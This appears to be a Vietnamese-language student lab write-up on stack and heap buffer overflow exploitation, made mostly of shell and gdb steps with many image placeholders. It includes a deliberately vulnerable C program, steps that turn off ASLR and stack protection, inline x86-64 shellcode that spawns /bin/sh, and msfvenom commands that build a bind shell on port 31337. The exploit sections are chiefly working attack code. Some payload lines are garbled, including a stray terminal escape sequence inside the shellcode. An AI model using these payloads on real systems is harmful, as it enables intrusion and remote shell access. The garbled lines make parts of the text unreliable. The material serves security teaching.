
B1: mkdir stackoverflow && cd stackoverflow



B2: nano buf.c



Biên dịch chương trình buf.c

#include&lt;stdio.h&gt;

#include&lt;string.h&gt;

int main(int argc, char \*argv[])

{

char buf[100];

strcpy(buf,argv[1]);

printf(&quot;Input was: %s\n&quot;,buf);


return 0;

}


B3: gcc -g -fno-stack-protector -z execstack buf.c -o buf



B4: ls




B5: $sudo sysctl kernel.randomize\_va\_space=0 ( Tắt chức năng Address Space Layout Randomization (ASLR) )



B6 : Khai thác lỗi tràn bộ đệm( tiền hành cài đặt gdp )

$sudo apt update && sudo apt install gdb -y




B7: gdb -q buf


 +(gdb)  run AAAA




+(gdb) run $(python2 -c"print 'A'\*200")



 +(gdb) run $(python2 -c"print 'A'\*216")



+(gdb) run $(python2 -c"print 'A'\*222")




+(gdb) quit



+ gdb -q buf




+ (gdb) disassemble main




+ (gdb) break \* main+91



+ (gdb) run $(python2 -c"print 'A'\*200 + 'B'\*8 + 'C'\*8 + 'D'\*6")



+ (gdb) x/100x $rsp



+ (gdb) x $rsp



+ (gdb) x $rbp




run $(python2 -c "print 'x90'\*152 + '^[[200~\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\

x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\

xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\

x0f\x05' + 'B'\*8 + 'c'\*8 + '<Mot dia chi bat ky o vi tri 0 toi 152 cua buffer>'")




Câu 2:

Buóc 1:

wget -nv <https://samsclass.info/127/proj/ED3a.c>

wget -nv https://samsclass.info/127/proj/ED3a

ls -l




Bước 2:

cd chmod a+x ED3a

sudo chmod a+x ED3a

./ED3a Hello

cat ED3a.c



Bước 3:

nano fuzzer

#!/usr/bin/python

import sys

length = int(sys.argv[1])

print('A' \* length)

chmod a+x fuzzer

./fuzzer 10




Bước 4:

./ED3a $(./fuzzer 1020)

gdb -q ED3a

run $(./fuzzer 1020)



Bước 5:

nano ex1

#!/usr/bin/python

prefix = 'A' \* 1000


pattern = 'BBBBCCCCDDDDEEEEFFFF'

print( prefix + pattern)

chmod a+x ex1

gdb -q ED3a

run $(./ex1)



Bước 6:

sudo msfvenom -l payloads | grep linux | grep bind\_tcp

sudo msfvenom -p linux/x86/shell\_bind\_tcp --list-options

nano ex2

#!/usr/bin/python

nopsled = '\x90' \* 500

buf = "B" \* 200  # Định nghĩa biến buf với độ dài 200 ký tự (có thể điều chỉnh độ dài theo nhu cầu)

suffix = 'A' \* (1012 - len(nopsled) - len(buf))

eip = '1234'

attack = nopsled + buf + suffix + eip

print(attack)

chmod +x ex2


./ex2

gdb -q ED3a


break \* 0x08049241

run $(./ex2)

info registers



x/410x $esp




$sudo msfvenom -p linux/x86/shell\_bind\_tcp LPORT=31337 AppendExit=true -e x86/alpha\_mixed -f python

nano ex3

gdb -q ED3a


run $(./ex3)




ss -pant | grep 31337

Câu 3: Khai thác lỗi Heap-based Buffer Overflow trên Linux 64 bit

3.1. Tham khảo hướng dẫn khai thác lỗi Heap-based buffer overflow link bên dưới.




* Xem mã nguồn



-Quan sát đóng



**0x400629 trên hệ thống x/130x 0x804b000**



Tìm chức năng “nowinner”: **disassemble nowinner**



